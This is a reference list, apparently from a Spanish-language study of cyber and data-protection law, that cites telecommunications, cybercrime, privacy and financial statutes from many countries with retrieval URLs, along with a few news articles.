Autoridade Nacional de Comunicações Portugal (2004). Lei nº 41/2004, de 18 de agosto Transpõe para a ordem jurídica nacional a Directiva nº 2002/58/CE, do Parlamento Europeu e do Conselho, de 12 de Julho, relativa ao tratamento de dados pessoais e à protecção da privacidade no sector das comunicações electrónicas. Recuperado de https://www.anacom.pt/render.jsp?contentId=944401
——(2008). Lei nº 32/2008, de 17 de julho Transpõe para a ordem jurídica interna a Directiva nº 2006/24/CE, do Parlamento Europeu e do Conselho, de 15 de Março, relativa à conservação de dados gerados ou tratados no contexto da oferta de serviços de comunicações electrónicas publicamente disponíveis ou de redes públicas de comunicações. Recuperado de https://www.anacom.pt/render.jsp?contentId=952169
——(2012). Lei nº 46/2012, de 29 de agosto Transpõe a Diretiva nº 2009/136/CE, na parte que altera a Diretiva nº 2002/58/CE, do Parlamento Europeu e do Conselho, de 12 de julho, relativa ao tratamento de dados pessoais e à proteção da privacidade no setor das comunicações eletrónicas, procedendo à primeira alteração à Lei nº 41/2004, de 18 de agosto, e à segunda alteração ao Decreto-Lei n.º 7/2004, de 7 de janeiro. Recuperado de https://www.anacom.pt/render.jsp?contentId=1136073
Autoridade Reguladora Nacional-Tecnologias de Informação e Comuni-

cação da Guiné-Bissau. (27 de mayo de 2010). Lei n.º 5/2010-Lei de Base das Tecnologias de Informação e Comunicação. Recuperado de http://arn.gw/activeapp/wp-content/uploads/2015/03/3.-%C2%A6SUP.-B.-O.-N.-%C2%A6-21-2010.pdf

——(2010). Decreto n.º 13/2010-Regulamento Relativo ao Regime de Interligação y Decreto n.º 16/2010-Regulamento de Oferta de Redes e Serviços Informação e Comunicações. Recuperado de http://arn.gw/activeapp/wp-content/uploads/2015/03/Decreto-Lei-N%C2%BA-13141516-2010-B.O.-N%C2%BA-38.pdf

——(10 de julio de 2013). Decreto n.º 14/2013-Regulamento relativo à Gestão e Controlo do Tráfego gerado nas Redes e Operadoras licenciadas no país. Recuperado de http://arn.gw/activeapp/wp-content/uploads/2015/03/BOLETIM-2%C2%BA-sup-n%C2%BA27.pdf

——(13 de noviembre de 2013). Decreto n.º 22/2013-Regulamento Relativo à Identificação de Assinantes das Redes de Telecomunicações Móveis. Recuperado de http://arn.gw/activeapp/wp-content/uploads/2015/03/BOLETIM-2%C2%BA-sup-n%C2%BA45.pdf pg.5

Autorité de Régulation Des Communications Électroniques et de la Poste Benin (2004). Loi 2004 portant protection des données à caractère personnel en République du Bénin. Recuperado de http://arcep.bj/admin/wp-content/uploads/2014/11/loi-031.pdf

——(2009). Loi 2009 09 protection des données personnelles. Recuperado de http://arcep.bj/admin/wp-content/uploads/2014/11/LOI_2009_09_PROTECTION_DES_DONNEES_PERSONNELLES.pdf

——(2014). Loi N°2014-14 du 09 juillet 2014 relative aux communications électroniques et à la poste en République du Bénin. Recuperado de http://arcep.bj/admin/wp-content/uploads/2015/02/Loi-N%C2%B02014-14-du-09-Juillet-2014-relative-aux-communications-%C3%A9lectroniques-et-%C3%A0-la-poste-en-R%C3%A9publique-du-B%C3%A9nin1.pdf

Autorite de Regulation des Communications Electroniques et des Postes Republique Gabonaise (2001). Loi N° 004/2001-Loi portant réorganisation du secteur de la poste et des télécommunications. Recuperado de http://www.arcep.ga/documents/004--2001.pdf

——(2001). Loi N° 005/2001 Portant Reglementation du Secteur Destelecommunications en Republique Gabonaise. Recuperado de http://www.arcep.ga/documents/005--2001.pdf

Autorité de Régulation des Communications Électroniques et des Postes Burkina Faso (2004). Loi Nº 010-2004/AN Portant Protection des Donnees a Caractere Personnel. Recuperado de https://www.arcep.bf/download/lois/Loi-N0-010-2004-AN-portant-protection-des-donnees-a-caractere-personnel.pdf

——(2008). Loi Nº. 061-2008/AN. Recuperado de https://www.arcep.bf/download/lois/loi_no_061-2008-AN_du_27-11-2008-2.pdf

——(2009). Loi Nº. 045-2009/AN Portant Réglementation des Services et des Transactions Électroniques au Burkina Faso. Recuperado de https://www.arcep.bf/download/lois/loi_portant_reglentation_des_services_transaction_2.pdf

Autorité de Régulation des Postes et Télécommunications République de Guinée (2015). Loi N./2015/018/AN Relative Aux Télécommunications et aux Technologies de L'Information en République de Guinée. Recuperado de http://www.arpt.gov.gn/sites/default/files/Documentation/loi_018_du_13.pdf

——(2016). Loi 2016-035 AN relative aux transactions électroniques. Recuperado de http://www.arpt.gov.gn/sites/default/files/Documentation/loi_l-2016-035-an_relative_aux_transactions_electroniques.pdf

——(2016). Loi l2016-037 AN relative à la cybersécurité et la protection des données. Recuperado de http://www.arpt.gov.gn/sites/default/files/Documentation/loi_l2016037an_relative_a_la_cybersecurite_et_protection_des_do.pdf

Autorité de Régulation des Télécommunications-TIC de Côte d'Ivoire (2012). Ordonnance n° 2012-293 relative aux télécommunications et aux TIC. Recuperado de http://www.artci.ci/images/stories/pdf/ordonnance/Ordonnance_2012-293.pdf

——(junio de 2013). Loi n 2013-451 du 19 juin 2013 relative à la lutte contre la cybercriminalité. Recuperado de http://www.artci.ci/images/stories/pdf/lois/loi_2013_451.pdf

——(2013). Loi N° 2013-450 relative à la protection des données à caractère personnel. Recuperado de http://www.artci.ci/images/stories/pdf/lois/loi_2013_450.pdf

——(2013). Loi N° 2013-546 du 30 juillet 2013 relative aux transactions électroniques. Recuperado de http://www.artci.ci/images/stories/pdf/lois/loi_2013_546.pdf

——(2013). Loi N° 2013-702 du 10 octobre 2013 portant Code des Postes. Recuperado de http://www.artci.ci/images/stories/pdf/lois/loi_2013_702.pdf

Autorité Nationale de Régulation des TIC Comores (2014). Loi 14-031 au relative aux Communications Electroniques du 17 mars 2014. Recuperado de http://www.anrtic.km/uploads/gallery/578737f08b7af.pdf

Bank Negara Malaysia (2013). Act 758 Financial Services Act 2013. Recuperado de http://www.bnm.gov.my/documents/act/en_fsa.pdf

Bank of Albania (2013). Law No. 133/2013, dated 29.04.2013. On Payment System. Recuperado de https://www.bankofalbania.org/previewdoc.php?crd=6590&ln=2&uni=20170111916434314848406233600 3600

Bank of Thailand (2001). Electronic Transactions Act B.E. 2544 (2001). Recuperado de https://www.bot.or.th/English/PaymentSystems/OversightOfEmoney/RelatedLaw/Documents/et_act_2544_Eng.pdf

——(2008). Unofficial Translation Financial Institutions Businesses Act, B.E. 2551 (2008). Recuperado de https://www.bot.or.th/English/AboutBOT/LawsAndRegulations/SiteAssets/Law_E24_Institution_Sep2011.pdf

Banque Centrale des Comores (2015). Le Gouverneur de la Banque Centrale des Comores Fixe les règles organisant le dispositif de contrôle interne, de gestion et de maîtrise des risques des établissements de crédit en application à l'article 36 de la loi 13-003/AU. Recuperado de http://www.banque-comores.km/DOCUMENTS/Recueil_des_textes.pdf

Banque Du Liban (2015). Law No. 44 of November 24, 2015 Fighting Money Laundering and Terrorist Financing. Recuperado de http://www.bdl.gov.lb/files/laws/Law44_en[3].pdf

Barbados Employers' Confederation (2005). Data Protection Bill 2005-Draft. Recuperado de http://barbadosemployers.com/wp-content/uploads/2012/06/Data_Protection_Bill_2005-Draft.pdf

Barr, A. (2004). *Find the Bug. A Book of Incorrect Programs*. Recuperado de http://techbus.safaribooksonline.com/book/software-engineering-and-development/software-testing/0321223918/bug-classification/ch01?query=((the+bug+is))&reader=html&imagepage=#X2ludGVybmFsX0J2ZGVwRmxhc2hSZWFkZXI/eG1saWQ9MDMyMTIyMzkxOC8x

BBC Mundo (11 de octubre de 2015). El virus que tomó control de mil máquinas y les ordenó autodestruirse. *BBC Mundo*. Recuperado de http://www.bbc.com/mundo/noticias/2015/10/151007_iwonder_finde_tecnologia_virus_stuxnet

——(18 de febrero de 2016). 7 preguntas para entender la histórica disputa entre Apple y el FBI por el iPhone de San Bernardino. *BBC Mundo*. Recuperado de http://www.bbc.com/mundo/noticias/2016/02/160218_tecnologia_apple_fbi_farook_san_bernardino_malik_cook_islamismo_iphone_ad

——(20 diciembre de 2016). El tuit malintencionado que causó convulsiones a un periodista epiléptico. *BBC Mundo*. Recuperado de http://www.bbc.com/mundo/noticias-38379202

BBC (2011). Email spam 'Block 25' crackdown readied in South Korea 14 November 2011 From the section Technology. *BBC*. Recuperado de http://www.bbc.com/news/technology-15720599

Belize Police Department (2010). Belize Financial Intelligence Unit Act FIU-Act-as-Amended-7-Feb-2014. Recuperado de http://www.police.gov.bz/index.php/downloads/statutory-instruments-regulations-bills-amendments?download=12:interception-of-communications-act

Belizelaw (1990). Copyright Act Chapter 252. Recuperado de http://www.belizelaw.org/web/lawadmin/PDF%20files/cap252.pdf

——(2000). Belize Telecommunications Act Chapter 229. Recuperado de http://www.belizelaw.org/web/lawadmin/PDF%20files/cap229.pdf

——(2003). Belize Electronic Transactions Act Chapter 290:01. Recuperado de http://www.belizelaw.org/web/lawadmin/PDF%20files/cap290-01.pdf
——(2003). Electronic Evidence Act Chapter 95:01. Recuperado de http://www.belizelaw.org/web/lawadmin/PDF%20files/cap095-01.pdf
Biblioteca del Congreso Nacional de Chile (1874). Código Penal Santiago, noviembre 12 de 1874. Recuperado de http://www.leychile.cl/Navegar?idNorma=1984
——(1982). Ley 18168 General de Telecomunicaciones. Recuperado de https://www.leychile.cl/Navegar?idNorma=29591
——(1993). Ley 19223 28-MAY-1993 Tipifica Figuras Penales Relativas a la Informática. Recuperado de https://www.leychile.cl/Navegar?idNorma=30590
——(1999). Ley 19628 18-AGO-1999 Sobre Protección de la Vida Privada. Recuperado de https://www.leychile.cl/Navegar?idNorma=141599
——(2000). Ley 19696 29-SEP-2000 Establece Código Procesal Penal. Recuperado de https://www.leychile.cl/Navegar?idNorma=176595
——(2001). Ley 19733 18-MAY-2001 Sobre Libertades de Opinión e Información y Ejercicio del Periodismo. Recuperado de https://www.leychile.cl/Navegar?idNorma=30590
——(2002). Ley 19799 Sobre Documentos Electrónicos, Firma Electrónica y Servicios de Certificación de Dicha Firma. Recuperado de https://www.leychile.cl/Navegar?idNorma=196640
——(2003). Ley núm. 19.913 Crea la Unidad de Análisis Financiero y Modifica Diversas Dispocisiones en Materia de Lavado y Blanqueo de Activos. Recuperado de https://www.leychile.cl/Navegar?idNorma=219119
——(2004). Ley núm. 19.974 Sobre el Sistema de Inteligencia del Estado y Crea la Agencia Nacional de Inteligencia. Recuperado de https://www.leychile.cl/Navegar?idNorma=230999
——(2 de febrero de 2005). Ley núm. 20.000 Sustituye la Ley núm. 19.366, que Sanciona el Tráfico Ilícito de Estupefacientes y Sustancias Sicotrópicas. Recuperado de https://www.leychile.cl/Navegar?idNorma=235507
——(18 de marzo de 2005). Ley núm. 20.009 Limita la Responsabilidad de los Usuarios de Tarjetas de Crédito por Operaciones Realizadas con Tarjeta Extraviadas, Hurtadas o Robadas. Recuperado de https://www.leychile.cl/Navegar?idNorma=236736
Bjorøy, T. V. (15 de agosto de 2017). Ethereum sets new transaction record, outperforming Bitcoin. *VentureBeat*. Recuperado de https://venturebeat.com/2017/08/15/ethereum-sets-new-transaction-record-outperforms-bitcoin/
Blockstack (2017). Blockstack DNS vs. Traditional DNS. Recuperado de https://blockstack.org/docs/blockstack-vs-dns
Boletín Oficial del Estado de la República de Guinea Ecuatorial (2005). Ley

Núm. 7/2005 de fecha 7 de noviembre, General de Telecomunicaciones. Recuperado de https://leydeguinea.files.wordpress.com/2014/08/044_sector-telecomunicaciones.pdf

Botswana Communications Regulatory Authority (1996). Chapter 72:03 Telecommunications. Recuperado de http://www.bocra.org.bw/sites/default/files/documents/TELECOMMUNICATIONS%20ACT.pdf

——(2007). Chapter 08:06 Cybercrime and Computer Related Crimes. Recuperado de http://www.bocra.org.bw/sites/default/files/documents/CHAPTER%2008-06%20CYBERCRIME%20AND%20COMPUTER%20RELATED%20CRIMES.pdf

——(2012). Communications Regulatory Authority Aact, 2012 No. 19 of 2012. Recuperado de http://www.bocra.org.bw/sites/default/files/documents/COMMUNICATIONS%20REGULATORY%20ACT%2C%202012.pdf

——(2014). Electronic Records (Evidence) Act, 2004 No. 13 of 2014 [A.49]. Recuperado de http://www.bocra.org.bw/sites/default/files/documents/Electronic%20Records%20and%20Evidence%20Act%202014.pdf

——(2014). Electronic Communications and Transactions Act, 2014 No.14 of 2014 [A.57]. Recuperado de http://www.bocra.org.bw/sites/default/files/documents/Electronic%20Communications%20and%20Transactions%20Act%202014.pdf

Botswana e-laws (1955). Volume: x Banking Chapter: 46:04. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=804

——(1979). Volume: iii Police Chapter: 21:01. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=616

——(1988). Volume: iv Pension and Provident Funds Chapter: 27:03. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=209

——(2002). Volume: xi Value Added Tax Chapter: 50:03. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=87

——(2005). Volume: xiv Copyricht and Neighbouring Rights Chapter: 68:02. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=1103

——(2006). Volume: viii Companies Chapter: 42.01. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=1330

——(2007). Volume: x Insurance Industry Chapter: 46:01. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=1699

——(1 de abril de 2008). Volume: iv Intelligence and Security Service Chapter: 23:02. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=1383

——(30 de abril de 2008). Volume: iv Domestic Violence Chapter: 28:05. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=1392

——(2009). Volume: ii Financial Intelligence Chapter: 08:07. Recuperado de http://www.elaws.gov.bw/desplaylrpage1.php?id=2346

Buchmann, A. (2011). *Introductions to Cryptography*. Lexington: Springer.
Bulgarian Law Portal (1968). НАКАЗАТЕЛЕН КОДЕКС В сила от 01.05.1968 г. Recuperado de http://lex.bg/laws/ldoc/1589654529
——(7 de mayo de 1999). ЗАКОН ЗА СПЕЦИАЛНИТЕ РАЗУЗНАВАТЕЛНИ СРЕДСТВА Отразена деноминацията от 5.07.1999 г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2134163459
——(5 de julio de 1999). ЗАКОН ЗА МЕРКИТЕ СРЕЩУ ИЗПИРАНЕТО НА ПАРИ. Recuperado de http://www.lex.bg/bg/laws/ldoc/2134420482
——(2001). ЗАКОН ЗА ЕЛЕКТРОННИЯ ДОКУМЕНТ И ЕЛЕКТРОННИЯ ПОДПИС В сила от 06.10.2001 г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2135180800
——(1 de enero de 2002). ЗАКОН ЗА ЗАЩИТА НА ЛИЧНИТЕ ДАННИ В сила от 01.01.2002 г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2135426048
——(30 de abril de 2002). ЗАКОН ЗА ЗАЩИТА НА КЛАСИФИЦИРАНАТА ИНФОРМАЦИЯ Обн. ДВ. бр.45 от 30 Април 2002г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2135448577
——(2003). ЗАКОН ЗА МЕРКИТЕ СРЕЩУ ФИНАНСИРАНЕТО НА ТЕРОРИЗМА. Recuperado de: http://www.lex.bg/bg/laws/ldoc/2135463446
——(29 de abril de 2006). НАКАЗАТЕЛНО-ПРОЦЕСУАЛЕН КОДЕКС В сила от 29.04.2006 г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2135512224
——(10 de junio de 2006). ЗАКОН ЗА ЗАЩИТА НА ПОТРЕБИТЕЛИТЕ В сила от 10.06.2006 г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2135513678
——(24 de diciembre de 2006,). ЗАКОН ЗА ЕЛЕКТРОННАТА ТЪРГОВИЯ В сила от 24.12.2006 г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2135530547
——(2007). ЗАКОН ЗА ЕЛЕКТРОННИТЕ СЪОБЩЕНИЯ Обн. ДВ. бр.41 от 22 Май 2007г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2135553187
——(2008). ЗАКОН ЗА ЕЛЕКТРОННОТО УПРАВЛЕНИЕ В сила от 13.06.2008 г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2135555445
——(2015). ЗАКОН ЗА ВОЕННОТО РАЗУЗНАВАНЕ В сила от 01.11.2015 г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2136679099
——(2016). ЗАКОН ЗА ПРОТИВОДЕЙСТВИЕ НА ТЕРОРИЗМА Обн. ДВ. бр.103 от 27 Декември 2016г. Recuperado de http://www.lex.bg/bg/laws/ldoc/2136974730
Bureau of Experts at the Council of Ministers Saudi Arabia (2003). مظان حمايةِ حقوقِ المؤلف. Recuperado de https://www.boe.gov.sa/ViewSystemDetails.aspx?lang=ar&SystemID=16&VersionID=24

——(2011). نظام عقوبات نشر الوثائق والمعلومات السرية وإفشائها. Recuperado de https://www.boe.gov.sa/ViewSystemDetails.aspx?lang=ar&SystemID=288&VersionID=268
——(2012). نظام مكافحة غسل الأموال. Recuperado de https://www.boe.gov.sa/ViewSystemDetails.aspx?lang=ar&SystemID=29&VersionID=280
——(2014). نظام جرائم الإرهاب وتمويله. Recuperado de https://www.boe.gov.sa/ViewSystemDetails.aspx?lang=ar&SystemID=327&VersionID=305
Butlletí Oficial del Principat d'Andorra (2009). Llei 6/2009, del 29 de desembre, de signatura electrònica. Recuperado de https://www.bopa.ad/bopa/022006/Pagines/61282.aspx
——(2011). Llei 4/2011, del 25 de maig, de modificació de la Llei de cooperació penal internacional i de lluita contra el blanqueig de diners o valors producte de la delinqüència internacional i contra el finançament del terrorisme, del 29 de desembre del 2000. Recuperado de https://www.bopa.ad/bopa/023041/Pagines/6DE96.aspx
——(2013). Llei 13/2013, del 13 de juny, de competència efectiva i protecció del consumidor. Recuperado de https://www.bopa.ad/bopa/025032/Pagines/7FB8E.aspx
——(16 de octubre de 2014). Llei 21/2014, del 16 d'octubre, de bases de l'ordenament tributari. Recuperado de https://www.bopa.ad/bopa/026065/Pagines/lo26065007.aspx
——(11 de diciembre de 2014). Llei 37/2014, de l'11 de desembre, de regulació dels jocs d'atzar. Recuperado de https://www.bopa.ad/bopa/027002/Pagines/lo27002001.aspx
——(2016). Llei 19/2016, del 30 de novembre, d'intercanvi automàtic d'informació en matèria fiscal. Recuperado de https://www.bopa.ad/bopa/028077/Pagines/CGL20161219_11_40_18.aspx
C.I.D. Crime Branch Odisha Police India (2002). The Prevention of Money-Laundering Act, 2002. Recuperado de http://odishapolicecidcb.gov.in/sites/default/files/PMLA%20Act%20as%20amended%20in%202013.pdf
California Legislative Information (2016). SB-1137 Computer Crimes: Ransomware (2015-2016). Recuperado de http://leginfo.legislature.ca.gov/faces/billNavClient.xhtml?bill_id=201520160SB1137
Cámara de Diputados de México (1889). Código de Comercio. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/3_020517.pdf
——(1916). *Diario de Debates del Congreso Constituyente*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/ref/cpeum/DD_Constituyente.pdf
——(14 de agosto de 1931). Código Penal Federal. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/9_260617.pdf
——(27 de agosto de 1932). Ley General de Títulos y Operaciones de Crédito.

Diario Oficial de la Federación. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/145_130614.pdf
——(31 de agosto de 1933). Código de Justicia Militar. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/4_160516.pdf
——(24 de febrero de 1943). Código Federal de Procedimientos Civiles. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/6.pdf
——(1 de abril de 1970). Ley Federal del Trabajo. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/125_120615.pdf
——(31 de diciembre de 1981). Código Fiscal de la Federación. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/8_160517.pdf
——(7 de febrero de 1984). Ley General de Salud. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/142_220617.pdf
——(14 de enero de 1985). Ley General de Organizaciones y Actividades Auxiliares del Crédito. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/139.pdf
——(24 de diciembre de 1986). Ley del Diario Oficial de la Federación y Gacetas Gubernamentales. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/75.pdf
——(26 de diciembre de 1986). Ley Orgánica del Ejército y Fuerza Aérea Mexicanos. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/169_061114.pdf
——(18 de julio de 1990). Ley de Instituciones de Crédito. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/43_170616.pdf
——(27 de junio de 1991). Ley de la Propiedad Industrial. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/50_010616.pdf
——(24 de diciembre de 1992). LEY FEDERAL DE PROTECCIÓN AL CONSUMIDOR. Cambodian Center for Human Rights (2003). Law on Copyrights and Related Rights. Recuperado de http://sithi.org/admin/upload/law/Law%20on%20Copyright%20(2003).ENG.pdf
——(2007). Criminal Procedure Code of Kingdom of Cambodia 2007 Ministry of Justice. Recuperado de http://sithi.org/admin/upload/law/2007_Criminal_Procedure_Code_in_Eng_2007.pdf
——(2008). Cybercrime Law Draft V.1 Unofficial Translation to English. Recuperado de http://sithi.org/admin/upload/law/Cybercrime%20Law.pdf
——(2009). Criminal Code Khmer-English Translation Bunleng Cheung. Re-

cuperado de http://sithi.org/admin/upload/law/Criminal_Code_Book_with_cover_Jan_2014.pdf
——(2010). Draft Law on Anti-Corruption. Recuperado de http://sithi.org/admin/upload/law/National%20Assembly_Feb%2024,2010_Draft%20Law%20on%20Anti-Corrution%20in%20Eng.pdf
——(2015). Law on Telecommunications. Recuperado de: http://sithi.org/admin/upload/law/20150127_TelecommunicaitonDraftLaw_En%20edited-2.pdf
Diario Oficial de la Federación. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/113_260617.pdf
——(21 de diciembre de 1995). Ley del Seguro Social. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/92_121115.pdf
——(7 de noviembre de 1996). Ley Federal Contra la Delincuencia Organizada. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/101_070417.pdf
——(24 de diciembre de 1996). Ley Federal del Derecho de Autor. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/122_130116.pdf
——(18 de enero de 1999). Ley de Protección y Defensa al Usuario de Servicios Financieros. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/64.pdf
——(4 de enero de 2000). Ley de Adquisiciones, Arrendamientos y Servicios del Sector Público. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/14_101114.pdf
Cámara de Diputados México (4 de enero de 2000). Ley de Obras Públicas y Servicios Relacionados con las Mismas. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/56_130116.pdf
——(4 de junio de 2001). Ley de Ahorro y Crédito Popular. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/17.pdf
——(11 de junio de 2003). Ley Federal para Prevenir y Eliminar la Discriminación. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/262_011216.pdf
——(31 de enero de 2005). Ley de Seguridad Nacional. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LSegNac.pdf
——(1 de diciembre de 2005). Ley Federal de Procedimiento Contencioso Administrativo. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LFPCA_270117.pdf
——(30 de diciembre de 2005). Ley del Mercado de Valores. *Diario Oficial*

de la Federación. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LMV.pdf
——(6 de julio de 2006). Ley Federal de Seguridad Privada. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LFSP.pdf
——(2 de agosto de 2006). Ley General para la Igualdad entre Mujeres y Hombres. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGIMH_240316.pdf
——(31 de marzo de 2007). Ley del Instituto de Seguridad y Servicios Sociales de los Trabajadores del Estado. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LISSSTE_240316.pdf
——(15 de junio de 2007). Ley para la Transparencia y Ordenamiento de los Servicios Financieros. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LTOSF.pdf
——(30 de mayo de 2008). Ley General para el Control del Tabaco. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGCT.pdf
——(20 de agosto de 2008). Ley de Uniones de Crédito. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LUC.pdf
——(2 de enero de 2009). Ley General del Sistema Nacional de Seguridad Pública. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGSNSP_260617.pdf
——(1 de junio de 2009). Ley de la Policía Federal. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LPF.pdf
——(13 de agosto de 2009). Ley para Regular las Actividades de las Sociedades Cooperativas de Ahorro y Préstamos. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LRASCAP_280414.pdf
——(5 de julio de 2010). Ley Federal de Protección de Datos Personales en Posesión de los Particulares. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LFPDPPP.pdf
——(11 de enero de 2012). Ley de Firma Electrónica Avanzada. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LFEA.pdf
——(16 de enero de 2012). Ley de Asociaciones Público Privadas. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LAPP_210416.pdf
——(23 de enero de 2012). Ley Federal de Archivos. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LFA.pdf
——(14 de junio de 2012). Ley General para Prevenir, Sancionar y Erradicar los

Delitos en Materia de Trata de Personas y para la Protección y Asistencia a las Víctimas de estos Delitos. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGPSEDMTP.pdf
——(17 de octubre de 2012). Ley Federal para la Prevención e Identificación de Operaciones con Recursos de Procedencia Ilícita. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LFPIORPI.pdf
——(9 de enero de 2013). Ley General de Víctimas. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGV_030117.pdf
——(4 de abril de 2013). Ley de Instituciones de Seguros y de Finanzas. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LISF.pdf
——(10 de enero de 2014). Ley para Regular las Agrupaciones Financieras. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LRAF.pdf
——(5 de marzo de 2014). Código Nacional de Procedimientos Penales. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/CNPP_170616.pdf
——(23 de mayo de 2014). Ley General de Instituciones y Procedimientos Electorales. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGIPE_270117.pdf
——(23 de mayo de 2014). Ley General de Partidos Políticos. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGPP_130815.pdf
——(14 de julio de 2014). Ley Federal de Telecomunicaciones y Radiodifusión. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LFTR_270117.pdf
——(11 de agosto de 2014). Ley de la Comisión Federal de Electricidad. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LISF.pdf
——(11 de agosto de 2014). Ley de la Industria Eléctrica. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LIElec_110814.pdf
——(11 de agosto de 2014). Ley de Petróleos Mexicanos. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LPM_110814.pdf
——(4 de diciembre de 2014). Ley General de los Derechos de Niñas, Niños y Adolescentes. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGDNNA_230617.pdf
——(4 de mayo de 2015). Ley General de Transparencia y Accceso a la Información Pública. *Diario Oficial de la Federación*. Recuperado de http://

www.diputados.gob.mx/LeyesBiblio/pdf/LGTAIP.pdf
——(9 de mayo de 2016). Ley Federal de Transparencia y Acceso a la Información Pública. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LFTAIP_270117.pdf
——(16 de mayo de 2016). Código Militar de Procedimientos Penales. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/CMPP.pdf
——(16 de junio de 2016). Ley Nacional de Ejecución Penal. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LNEP.pdf
